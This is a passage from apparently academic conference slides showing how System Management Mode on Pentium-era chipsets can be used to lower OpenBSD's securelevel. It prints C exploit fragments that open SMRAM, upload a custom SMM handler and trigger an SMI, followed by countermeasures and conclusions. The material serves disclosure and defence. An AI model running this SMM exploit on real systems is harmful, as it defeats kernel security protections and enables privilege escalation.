        "endhandler:\n"
        "\n"
        ".text\n"
        ".code32\n"
    );
```

3rd Step: Default Handler Replacement

```
        int fd;
        unsigned char *vidmem;

/* Raise IOPL to 3 to open all I/O ports */
        i386_iopl(3);

/* Open SMRAM access (interferes with X server) */
        outl(0xcf8, 0x8000009c);
        outl(0xcfc, 0x00384a00);

/* Map SMM handler code (0xa8000-0xa8fff) in our address space */
        fd = open("/dev/xf86", O_RDWR);
        vidmem  =  mmap(NULL, 4096, PROT_READ | PROT_WRITE, MAP_SHARED,
                        fd, 0xa8000);
        close(fd);

/* Upload custom-made handler in SMRAM */
        memcpy(vidmem, handler, endhandler-handler);

/* Release SMM handler memory mapping */
        munmap(vidmem, 4096);

/* Close SMRAM access */
        outl(0xcf8, 0x8000009c);
        outl(0xcfc, 0x00380a00);
```

Last step: SMI generation

```
/* Trigger a SMI -- this should execute the new SMM handler */
        outl(0xB2, 0x0000000F);


/* The following should not be executed -- SMM handler returns to test()... */
        exit(EXIT_FAILURE);
```

Did it work?

```
void test(void)
{
        printf("Changed secure level to INSECURE\n");
        exit(EXIT_SUCCESS);
}
```

- Return to protected mode overwrites EIP with the address of the test function.
- The program displays that the secure level has been lowered. This proves that we had successfully gone into SMM.
- Check that the secure level was lowered.

Possible countermeasures

- Decision from the system administrator: decide that the X server will not be used.
  - machdep.allowaperture = 0
- Patch the BIOS or the OS: Set the D_LCK bit in the early boot stages.
- Prevent access to the SMRAM register:
  - Programmed I/O filter.
  - No IOPL, I/O Bitmap management only.
- No PIO accesses from ring 3 code.

Outline

- Introduction
- PC architecture and I/O access
- Using System Management Mode to Circumvent Operating System Security
- A sample exploit on OpenBSD systems
- **Conclusions**

Efficiency of the attack

Systems	Attack scheme works
Windows XP	
Linux 2.6	
FreeBSD	
NetBSD	
OpenBSD	

Privilege escalation

- On most systems, being able to carry out this scheme means being granted superuser privileges.
- On OpenBSD, root is only granted limited privileges. That is why the attack scheme is effective.
- There may be easier ways to bypass the Secure Level mechanism. But more than the result, the attack scheme in itself is interesting: unused, legacy or routinely used functionalities can be used from userspace to circumvent operating system security functions.
- One of the problems is X requiring too many privileges.

Conclusion

- Only documented functionalities of the Pentium® processor and its chipset were used…
- … and yet we have been able to circumvent operating system security functions.
- Would this point to a consistency issue in hardware and OS security models?
  - IOPL and I/O privileges at stake.
- This demonstrates the need for trust in, and wise use of, hardware components.

Thank you!

Any questions?

loic.duflot@sgdn.pm.gouv.fr

Joint work with: Olivier Grumelard (SGDN/DCSSI)
Daniel Etiemble (Paris XI University, LRI)